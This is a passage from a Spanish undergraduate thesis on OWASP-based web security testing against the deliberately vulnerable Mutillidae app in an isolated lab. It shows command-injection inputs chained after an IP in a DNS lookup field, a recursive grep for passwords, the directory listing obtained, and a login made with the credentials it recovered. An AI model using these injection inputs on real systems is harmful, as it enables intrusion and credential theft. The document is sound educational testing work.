


Figura 6.40: Página de *user-info* después de ejecutar la inyección SQL

- *Uso de* ***SELECT***: Para la página *user-info*, que envía los parámetros mediante una petición HTTP GET, se pueden concatenar parámetros adicionales para evaluar el comportamiento del servidor. Para ello se solicita la información de un único usuario rellenando correctamente el formulario y una vez obtenida, se modifica la URL añadiendo la condición `1=0` en conjunción. Se ha hecho con el operador `AND` y con el símbolo & y para ambos casos la consulta no se ve afectada por la modificación realizada. Dado que la consulta debería haber arrojado un error si se hubiese considerado la condición, se puede concluir que ignora cualquiera que se añada después de la petición original.




Figura 6.41: Petición para obtener la información de un usuario con una condición de error añadida

- *Consultas apiladas*: Al igual que en la prueba anterior, se comprueba que la aplicación no se ve afecta por apilar nuevas consultas que vayan después de la original[4].

Figura 6.42: Petición para obtener la información de un usuario con una consulta adicional

6.11. [WSTG-INPV-11] Prueba de inyección de código.

Enviando código dinámico a la aplicación desde entradas de usuario se busca que pueda ejecutarse dentro del servidor para obtener información interna de éste.

[4]Esta prueba podría considerarse que es de caja gris ya que se está añadiendo una consulta válida sobre una base de datos y tabla existente (ver figura 6.15).

La primera prueba ha consistido en inyectar inyectar código desde una URL externa cuyo único contenido es la función *phpinfo()*. Se comprueba que no es posible hacerlo con este método:




Figura 6.43: Intento fallido de ejecución de código por medio de una URL externa

Por otro lado, tampoco se obtiene resultado alguno si se concatenan funciones de PHP al final de las peticiones que se lanzan al servidor, ocurriendo lo mismo que en las consultas de SQL.

6.12. [WSTG-INPV-12] Prueba de inyección de comandos.

Con esta prueba se busca identificar y evaluar los puntos de inyección de comandos que se ejecuten en la aplicación para obtener información interna sobre ésta.

En primer lugar, se ha detectado un punto de inyección en la página *dns-lookup.php*. Según las indicaciones brindadas por la propia página, se debe introducir en el campo de texto una dirección IP o un nombre de host para que devuelva el estado del servidor y los registros DNS. Si bien no es el objetivo de la prueba, dada la configuración de la red (adaptador solo-anfitrión), no es posible realizarla con dispositivos fuera de la red.

Para esta prueba, se ha introducido en el campo de texto la dirección IP de la propia víctima seguido de punto y coma (*;*) y el comando a ejecutar dentro de la máquina que soporta a la aplicación. Inicialmente se ha probado a ejecutar el siguiente comando que devuelve información de la máquina:

```
uname -a
```




Figura 6.44: Inyección de comando que obtiene información de la máquina que soporta el servidor

Con lo anterior se comprueba que es posible ejecutar comandos desde esta entrada de la aplicación. No obstante, no es posible escalar privilegios o en otras palabras, no hay acceso a ficheros o comandos que requieran permisos de superusuario:




Figura 6.45: Inyección de un comando que muestra el contenido de un fichero que requiere permisos de superusuario

La siguiente prueba realizada ha consistido en obtener la ruta en la que se encuentra la página desde la que se inyectan los comandos. Resulta ser el directorio */var/www/mutillidae*, el raíz de la aplicación. Además, dentro del propio comando inyectado se ha pedido una lista del contenido del directorio:

```
pwd && ls -l
```

Results for 192.168.56.101 ; pwd && ls -l

```
;; connection timed out; no servers could be reached

/var/www/mutillidae
total 896
-rwxr-xr-x 1 www-data www-data  18664 Mar 14  2012 add-to-your-blog.php
-rwxr-xr-x 1 www-data www-data   4547 Sep 25  2011 arbitrary-file-inclusion.php
-rwxr-xr-x 1 www-data www-data    317 Feb  5  2012 authorization-required.php
-rwxr-xr-x 1 www-data www-data  10407 Sep 25  2011 browser-info.php
-rwxr-xr-x 1 www-data www-data   9125 Mar 15  2012 capture-data.php
-rwxr-xr-x 1 www-data www-data   6211 Apr  1  2012 captured-data.php
-rwxr-xr-x 1 www-data www-data  36482 Jun 28 17:33 captured-data.txt
-rwxr-xr-x 1 www-data www-data  44269 May 13  2012 change-log.htm
drwxr-xr-x 2 www-data www-data   4096 May 14  2012 classes
-rwxr-xr-x 1 www-data www-data    403 Sep 22  2011 closedb.inc
-rwxr-xr-x 1 www-data www-data    175 Jun 28 19:12 config.inc
-rwxr-xr-x 1 www-data www-data   5747 Sep 25  2011 credits.php
-rwxr-xr-x 1 www-data www-data   6211 Feb 12  2012 dns-lookup.php
drwxr-xr-x 2 www-data www-data   4096 May 14  2012 documentation
-rwxr-xr-x 1 www-data www-data   1150 Apr 11  2011 favicon.ico
-rwxr-xr-x 1 www-data www-data   2453 Sep 25  2011 footer.php
-rwxr-xr-x 1 www-data www-data   1437 Jan 11  2012 framer.html
-rwxr-xr-x 1 www-data www-data   1014 Jul  9  2011 framing.php
-rwxr-xr-x 1 www-data www-data  22778 Apr 29  2012 header.php
-rwxr-xr-x 1 www-data www-data   4843 Dec 19  2011 home.php
-rwxr-xr-x 1 www-data www-data  24842 May  1  2012 html5-storage.php
drwxr-xr-x 2 www-data www-data   4096 May 14  2012 images
-rw-r--r-- 1 www-data www-data 386260 May 14  2012 inc
drwxr-xr-x 2 www-data www-data   4096 May 14  2012 includes
-rwxr-xr-x 1 www-data www-data  18280 Mar 15  2012 index.php
-rwxr-xr-x 1 www-data www-data   7726 Nov 10  2011 installation.php
drwxr-xr-x 3 www-data www-data   4096 May 14  2012 javascript
-rwxr-xr-x 1 www-data www-data    557 Apr  1  2012 log-visit.php
-rwxr-xr-x 1 www-data www-data   6920 Nov 10  2011 login.php
-rwxr-xr-x 1 www-data www-data   1309 Oct  2  2011 notes.php
-rwxr-xr-x 1 www-data www-data    448 Sep 23  2011 opendb.inc
drwxr-xr-x 7 www-data www-data   4096 May 14  2012 owasp-esapi-php
-rwxr-xr-x 1 www-data www-data    293 Feb  4  2012 page-not-found.php
-rwxr-xr-x 1 www-data www-data   5821 Jan 26  2012 password-generator.php
drwxr-xr-x 2 www-data www-data   4096 May 14  2012 passwords
-rwxr-xr-x 1 www-data www-data  27543 Jan  2  2012 pen-test-tool-lookup.php
-rwxr-xr-x 1 www-data www-data   1160 Oct  2  2011 php-errors.php
-rwxr-xr-x 1 www-data www-data    174 Nov 22  2011 phpMyAdmin.php
-rwxr-xr-x 1 www-data www-data   1999 Feb  5  2012 phpinfo.php
-rwxr-xr-x 1 www-data www-data   3482 Feb  4  2012 process-commands.php
-rwxr-xr-x 1 www-data www-data   3628 Feb  4  2012 process-login-attempt.php
-rwxr-xr-x 1 www-data www-data   5040 Sep 25  2011 redirectandlog.php
-rwxr-xr-x 1 www-data www-data   6493 Dec 16  2011 register.php
-rwxr-xr-x 1 www-data www-data    830 May 22  2011 rene-magritte.php
-rwxr-xr-x 1 www-data www-data    160 May 10  2011 robots.txt
-rwxr-xr-x 1 www-data www-data   1922 Feb  5  2012 secret-administrative-pages.php
-rwxr-xr-x 1 www-data www-data   3882 Jan  9  2012 set-background-color.php
-rwxr-xr-x 1 www-data www-data  20112 May 13  2012 set-up-database.php
-rwxr-xr-x 1 www-data www-data   7732 Apr  1  2012 show-log.php
-rwxr-xr-x 1 www-data www-data   7602 Sep 25  2011 site-footer-xss-discussion.php
-rwxr-xr-x 1 www-data www-data  11949 Dec 17  2011 source-viewer.php
drwxr-xr-x 3 www-data www-data   4096 May 14  2012 styles
-rwxr-xr-x 1 www-data www-data  11121 Sep 25  2011 text-file-viewer.php
-rwxr-xr-x 1 www-data www-data   1293 Oct  2  2011 usage-instructions.php
-rwxr-xr-x 1 www-data www-data  11296 Oct 11  2011 user-info.php
-rwxr-xr-x 1 www-data www-data   6496 Jan 26  2012 user-poll.php
-rwxr-xr-x 1 www-data www-data  12269 Mar 14  2012 view-someones-blog.php
```

Figura 6.46: Inyección de un comando que devuelve el directorio actual y lista su contenido

Sabiendo que el directorio actual es el de la aplicación, se pueden buscar los puntos en los que se usen contraseñas, esto se haría revisando cada uno de los ficheros en busca de la cadena *password*:

```
grep -R ‘‘password’’ *
```

Se observa cómo en la respuesta del servidor (figura 6.47), se llena la pantalla con las líneas en las que aparece la palabra *password*. Es de especial interés el contenido del fichero *setup-database.php*, que contiene una *query* para poblar la tabla *accounts* de la base de datos *owasp10*.

Figura 6.47: Inyección de un comando que muestra todas las líneas de todos los ficheros del directorio actual en las que aparece la palabra *password*

Se observa que en la *query* se incluyen las credenciales de los usuarios de la aplicación. Se comprueba que es así haciendo un login en el servidor.

```
POST http://192.168.56.101/mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: PHPSESSID=99b25dfb174cbe14e7a2c2addcc4dc04
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=adrian&password=somepassword&login-php-submit-button=Login
```

(a) Petición de login

```
HTTP/1.1 302 Found
Date: Sun, 10 Jul 2022 18:36:46 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User: adrian
Cache-Control: public
Pragma: public
Set-Cookie: username=adrian
Set-Cookie: uid=2
Location: index.php
Last-Modified: Sun, 10 Jul 2022 18:36:46 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!-- I think the database password is set to blank or perhaps samurai.
```

(b) Respuesta ante el login

Figura 6.48: Acceso mediante login para uno de los usuarios obtenidos en la prueba de inyección de comandos

Con todo lo anterior, se concluye que la aplicación es vulnerable a la inyección de comandos.

6.13. [WSTG-CRYP-03] Prueba de envío de información sensible mediante canales no cifrados.

La información sensible debe transmitirse por canales que garanticen un nivel adecuado de seguridad y privacidad. Las pruebas con las que esto se puede evaluar se describen a continuación.

6.13.1. Envío de información sensible en la autenticación

Como se ha podido comprobar en otras pruebas, principalmente en la correspondiente a *Capturar el transporte de credenciales en canales no cifrados*, por medio de un proxy es posible obtener las

credenciales utilizadas para el inicio de sesión (ver figura 6.8).

6.13.2. Envío de la cookie de sesión

Las cookies de sesión están configuradas en un nivel de seguridad excesivamente bajo ya que no tienen el atributo *Secure*, lo que permite que se puedan transmitir mediante el protocolo HTTP. Esto implica que se puede acceder a los datos que almacenan en texto plano (ver figura 6.26).

6.13.3. Búsqueda de contraseña en código fuente o registros

Es otra de las pruebas que se ha comprobado previamente, en la correspondiente a la inyección de comandos. Según se puede apreciar en la figura 6.47, en el código fuente aparecen en texto plano contraseñas de inicio de sesión en la aplicación.

Con todo lo anterior, se concluye que la aplicación es muy vulnerable en cuanto al envío de información sensible en canales no cifrados al poder acceder a ésta de una forma sencilla así como a los datos de las cookies.

6.14. [WSTG-CRYP-04] Prueba de cifrado débil.

La información que se almacene en la aplicación debe estar debidamente cifrada mediante algoritmos y funciones hash seguras. A continuación se indica cómo se ha evaluado este aspecto.

6.14.1. Lista de verificación básica y revisión de código fuente

Se han realizado búsquedas dentro del directorio de *Mutillidae* sobre todos los ficheros presentes para determinar la existencia de los tipos de cifrados que se utilicen por medio del buscador de patrón de cadenas *grep*:

```
grep -R ‘‘algoritmo’’ *
```

- No se utiliza AES y por ende tampoco el vector de inicialización para el cifrado de datos.
- No se usa cifrado asimétrico con curva elíptica (ECC) ni rsa.
- Se hace uso de uso de la función hash *md5*, la cual no debería utilizarse.

```
function getHash($direct)
{
        if ( empty($direct) )
        {
                return null;
        }

        $hash = hexdec(substr(md5(serialize($direct)), -7));
        return $hash;
}
```

Figura 6.49: Uso de la función de hash md5 en la aplicación

- No se usa el algoritmo SHA256.
- No se implementa cifrado simétrico con el modo ECB.
- No se utiliza PBKDF2 para cifrar la contraseña.

La información que se almacena en la aplicación se encuentra sin cifrar y en los pocos puntos que lo hace utiliza un algoritmo débil como lo es md5. Por tanto, es muy vulnerable al cifrado débil o inexistente lo que permite acceder de forma muy sencilla (ver figura 6.15).

Capítulo 7

Conclusiones

El proyecto ha sido desarrollado casi en su totalidad y ha cumplido con el objetivo principal. Si bien no se ha completado el desarrollo de todas las pruebas seleccionadas, hacerlo extendería con creces el tiempo de trabajo estimado para un TFG.

En primer lugar, se ha llevado a cabo un estudio de la normativa actual en lo que respecta a la protección de datos de carácter personal, teniendo principalmente dos con distinto alcance: RGPD a nivel europeo y LOPDGDD2018 a nivel nacional. En la primera se establecen una serie de principios que deben cumplirse para que una aplicación sea más segura en cuanto a la protección de la información. En paralelo se han estudiado algunas de las metodologías de pruebas sobre aplicaciones web más utilizadas y confiables de la actualidad lo que permite ampliar el conocimiento sobre cómo poner a prueba la seguridad de un sistema. Al final de esto, se ha llevado a cabo un análisis sobre las vulnerabilidades más comunes a día de hoy, según aparecen en el *OWASP Top 10*, indicando para cada una la forma en que se puede contrarrestar, aportando así mayores medidas de seguridad aplicables a un sistema web.

En segundo lugar, se ha llevado a cabo una selección o filtrado de las pruebas dependiendo de si conllevan a la obtención o acceso de datos personales. Esto permite disminuir en parte el número de pruebas a realizar sobre una aplicación si el principal o único objetivo es evaluar si cumple con la normativa de protección de datos o si simplemente se pretende comprobar la seguridad del sistema en cuanto al manejo de cualquier tipo información. Con esto hecho, se pueden seleccionar las pruebas que cumplan estos requisitos para lanzarlos sobre el sistema a evaluar, según se ha descrito en el diseño de las pruebas, indicando para cada una el objetivo y las acciones a realizar sobre el sistema objetivo, añadiendo, para algunas, recomendaciones para evitar el problema de seguridad.

Con este filtrado se ha comprobado que el porcentaje de vulnerabilidades que pueden exponer datos personales es elevado, de la metodología de OWASP un 59,78 % lo hacen de forma directa, un 22,83 % permiten descubrir vulnerabilidades que facilitan el acceso a datos personales y un 11,96 % se clasifican dentro de estos dos tipos. Esto hace que casi todas las vulnerabilidades tengan relación con la exposición de datos de carácter personal.

En tercer lugar, se ha indicado cómo se debe llevar a cabo la implementación de un entorno de pruebas controlado que consta de una máquina atacante y una víctima, en lo que se refiere a requisitos que deben cumplir cada una de las partes así como la configuración de red que debe haber entre medias. Este diseño se ha llevado a la práctica y se ha comprobado a nivel de red, transporte y aplicación que la configuración ha sido llevada a cabo de forma exitosa. Esto ha

permitido verificar la correcta ejecución de las pruebas antes de lanzarlas contra un sistema web en producción.

En cuarto y último lugar, se han lanzado algunas de las pruebas para verificar que es posible explotar vulnerabilidades que permitan el acceso u obtención de datos de carácter personal. Se ha documentado cada prueba lanzada al igual que los resultados, que en su mayoría han verificado la presencia de vulnerabilidades de acceso a datos en la máquina víctima. Esto implica que ésta es vulnerable y que por tanto no cumple con los requisitos de seguridad exigidos por las normativas de protección de datos.

Cabe desatacar que el proyecto estaba previsto para desarrollarse en su totalidad entre el 14 de febrero y el 6 de junio, un total de 17 semanas. Sin embargo, en la realidad ha requerido de casi 5 semanas más, lo que supone casi un 30 % adicional del tiempo original. Con esto, el principal riesgo no contrarrestado ha sido la mala estimación de tiempos. Otro riesgo que afecta al proyecto es el hecho de que no se ha conseguido cumplir todo lo previsto, si no que hay cosas que se pueden añadir para mejorar su alcance y completitud.

7.1. Trabajo futuro

Como trabajo futuro se plantea completar el trabajo iniciado incorporando la ejecución del resto de pruebas. De este modo sería posible garantizar que efectivamente todas las pruebas seleccionadas permiten la exposición de datos sensibles.

Entre las principales mejoras se encuentra la creación de un *paquete de medidas* a partir de los principios de seguridad establecidos por el RGPD, así como las recomendaciones indicadas en el listado de vulnerabilidades y en el diseño de algunas pruebas. Así mismo, se propone una evaluación del *nivel de criticidad* de las vulnerabilidades dependiendo de la facilidad con la que permiten exponer datos de carácter personal.

Otra de las mejoras posibles es establecer de forma explícita una relación entre las pruebas y las vulnerabilidades en aplicativos web, ya que, si bien se pueden deducir las vulnerabilidades que se explotan con cada prueba a partir de las descripciones entre ambas, hasta ahora solo se relacionan de forma directa acceso a datos y pruebas.

Otra posibilidad es incluir un *protocolo de actuación*. Esto vendría a ser un esquema que relacione todas las pruebas que explotan vulnerabilidades que permiten el acceso a datos, indicando el orden de ejecución de cada una respecto a otra.

Por último cabe destacar el hecho de que todas las pruebas se han lanzado contra una máquina virtual, lo cual ayuda mucho para verificar la correcta ejecución de cada de ellas, pero limita el alcance del proyecto. En consecuencia, se propone que estas pruebas puedan lanzarse también contra sistemas web reales en producción.

Bibliografía

[1] Bit2Me Academy. *¿Qué es un Nonce?* 21 de abr. de 2022. URL: https://academy.bit2me.com/que-es-nonce/ (visitado 01-04-2022).

[2] Bit2Me Academy. *What is the Scrypt hash function?* 21 de abr. de 2022. URL: https://academy.bit2me.com/en/what-is-scrypt-hash-function/ (visitado 21-04-2022).

[3] Grupo Atico34. *Ley Orgánica de Protección de Datos - LOPDGDD 3/2018*. 13 de jun. de 2022. URL: https://protecciondatos-lopd.com/empresas/nueva-ley-proteccion-datos-2018/ (visitado 13-06-2022).

[4] European Data Protection Board. *RGPD: Directrices, recomendaciones y buenas prácticas*. 11 de jul. de 2022. URL: https://edpb.europa.eu/our-work-tools/general-guidance/guidelines-recommendations-best-practices_es (visitado 11-07-2022).

[5] Mike Cotterell Bob Huges y Rajub Mall. *Software Project Management*. 5.ª ed. McGraw-Hill Education, 2009. Cap. 4 and 7.

[6] Ciberseguridad. *¿Qué es un ataque de enumeración? Funcionamiento y prevención*. 30 de abr. de 2022. URL: https://ciberseguridad.com/amenzas/ataque-enumeracion/ (visitado 30-04-2022).

[7] Ciberseguridad. *Robo de datos*. 31 de mar. de 2022. URL: https://ciberseguridad.com/amenzas/robo-datos/#%C2%BFComo_se_produce_el_robo_de_datos (visitado 31-03-2022).

[8] Ciphr.io. *What is Argon2*. 21 de abr. de 2022. URL: https://ciphr.io/blog/post/what-argon2-and-how-does-it-protect-my-data (visitado 21-04-2022).

[9] Cisco. *2020 Internet Crime Report*. 16 de mar. de 2021. URL: https://www.cisco.com/c/en/us/products/security/what-is-data-breach.html#~q-a (visitado 11-07-2022).

[10] Google Cloud. *Listas de control de acceso (LCA) — Cloud Storage*. 1 de oct. de 2021. URL: https://cloud.google.com/storage/docs/access-control/lists?hl=es_419 (visitado 23-04-2020).

[11] appsec consulting. *appsec es una firma consultora especializada en la prestación de servicios en materia de Consultoría GRC, Seguridad, Continuidad y Tecnología de la Información de productos y soluciones relacionadas con estas materias*. 18 de jun. de 2022. URL: https://www.appsec.es/es/ (visitado 18-06-2022).

[12] Microsoft Corporation. *Software de administración de proyectos — Microsoft Project*. 27 de mar. de 2022. URL: https://www.microsoft.com/es-es/microsoft-365/project/project-management-software (visitado 27-03-2022).

[13] Official PCI Security Standards Council. *PCI_DSS_v3-2-1-ES-LA.PDF*. 6 de dic. de 2019. URL: https://es.pcisecuritystandards.org/_onelink_/pcisecurity/en2es/minisite/en/docs/PCI_DSS_v3-2-1-ES-LA.PDF (visitado 21-04-2022).

[14] CSRC. *MFA - Glossary*. 29 de abr. de 2022. URL: https://csrc.nist.gov/glossary/term/mfa (visitado 29-04-2022).

[15] CVE. *CVE*. 28 de abr. de 2022. URL: https://cve.mitre.org/ (visitado 28-04-2022).

[16] CWE. *CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition (4.7)*. 1 de mayo de 2022. URL: https://cwe.mitre.org/data/definitions/367.html (visitado 01-05-2022).

[17] Agencia española de protección de datos. *Informe jurídico rgpd de interés legítimo*. 9 de dic. de 2019. URL: https://www.aepd.es/sites/default/files/2019-09/informe-juridico-rgpd-interes-legitimo.pdf (visitado 30-03-2022).

[18] Ayuda Ley Protección Datos. *Cookies: Qué son, para qué sirven y tipos*. 31 de mar. de 2022. URL: https://ayudaleyprotecciondatos.es/cookies/ (visitado 31-03-2022).

[19] Practical Cryptography for Developers. *Secure Random Generators (CSPRNG)*. 21 de abr. de 2022. URL: https://cryptobook.nakov.com/secure-random-generators/secure-random-generators-csprng (visitado 21-04-2022).

[20] Elastic. *¿Qué es Elasticsearch?* 30 de abr. de 2022. URL: https://www.elastic.co/es/what-is/elasticsearch (visitado 30-04-2022).

[21] Elastic. *El ELK Stack: de los creadores de Elasticsearch.* 30 de abr. de 2022. URL: https://www.elastic.co/es/what-is/elk-stack (visitado 30-04-2022).

[22] Elastic. *Logstash: Collect, Parse, Transform Logs*. 30 de abr. de 2022. URL: https://www.elastic.co/logstash/ (visitado 30-04-2022).

[23] Pete Erzog. *The Open Source Security Testing Methodology Manual*. Inf. téc. Ver. 3. ISECOM, 2008. URL: https://www.isecom.org/OSSTMM.3.pdf.

[24] Boletín Oficial del Estado. *Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales*. 28 de jun. de 2021. URL: https://www.boe.es/buscar/pdf/2018/BOE-A-2018-16673-consolidado.pdf (visitado 12-05-2022).

[25] Comisión Europea. *La protección de datos en la UE*. 8 de mar. de 2022. URL: https://ec.europa.eu/info/law/law-topic/data-protection/data-protection-eu_es (visitado 09-03-2022).

[26] OWAPS Foundation. *WSTG - Latest*. 21 de abr. de 2022. URL: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/02-Testing_for_Padding_Oracle.

[27] OWASP Foundation. *Code Injection Software Attack*. 12 de abr. de 2022. URL: https://owasp.org/www-community/attacks/Code_Injection (visitado 12-04-2022).

[28] OWASP Foundation. *OWASP ModSecurity Core Rule Set*. 20 de abr. de 2022. URL: https://owasp.org/www-project-modsecurity-core-rule-set/ (visitado 30-04-2022).

[29] GDPR.eu. *Art. 25 GDPR - Data protection by design and by default*. 14 de jun. de 2022. URL: https://gdpr.eu/article-25-data-protection-by-design/ (visitado 14-06-2022).

[30] GDPR.eu. *Art. 4 GDPR - Definitions*. 29 de mar. de 2022. URL: https://gdpr.eu/article-4-definitions/ (visitado 29-03-2022).

[31] GDPR.eu. *Art. 5 GDPR - Principles relating to processing of personal data*. 14 de jun. de 2022. URL: https://gdpr.eu/article-5-how-to-process-personal-data (visitado 14-06-2022).

[32] GDPR.eu. *Art. 6 GDPR - Lawfulness of processing - GDPR.eu*. 14 de jun. de 2022. URL: https://gdpr.eu/article-6-how-to-process-personal-data-legally/ (visitado 14-06-2022).

[33] IGGLOBAL_COM. *Penetretion testing: 5 metodologies of pentest*. 25 de ene. de 2021. URL: https://itglobal.com/company/blog/5-pentest-metodologies/ (visitado 14-06-2022).

[34] INCIBE-CERT. *HSTS, forzando conexiones seguras*. 21 de abr. de 2022. URL: https://www.incibe-cert.es/blog/hsts (visitado 21-04-2022).

[35] SANS Institute. *Demystifying Cross-Site Request Forgery*. 11 de jul. de 2022. URL: https://www.sans.org/blog/demystifying-cross-site-request-forgery/ (visitado 11-07-2022).

[36] jwt.io. *JSON Web Token Introduction*. 19 de abr. de 2022. URL: https://jwt.io/introduction (visitado 19-04-2022).

[37] Lopdat. *¿Qué hacen con nuestros datos en internet?* 30 de mar. de 2022. URL: https://www.lopdat.es/noticias/que-hacen-con-nuestros-datos-en-internet (visitado 30-03-2022).

[38] MDN. *Control de acceso HTTP (CORS) - HTTP*. 19 de abr. de 2022. URL: https://developer.mozilla.org/es/docs/Web/HTTP/CORS (visitado 19-04-2022).

[39] MDN. *Introducción a XML - XML: Extensible Markup Language*. 11 de jul. de 2022. URL: https://developer.mozilla.org/es/docs/Web/XML/XML_introduction (visitado 11-07-2022).

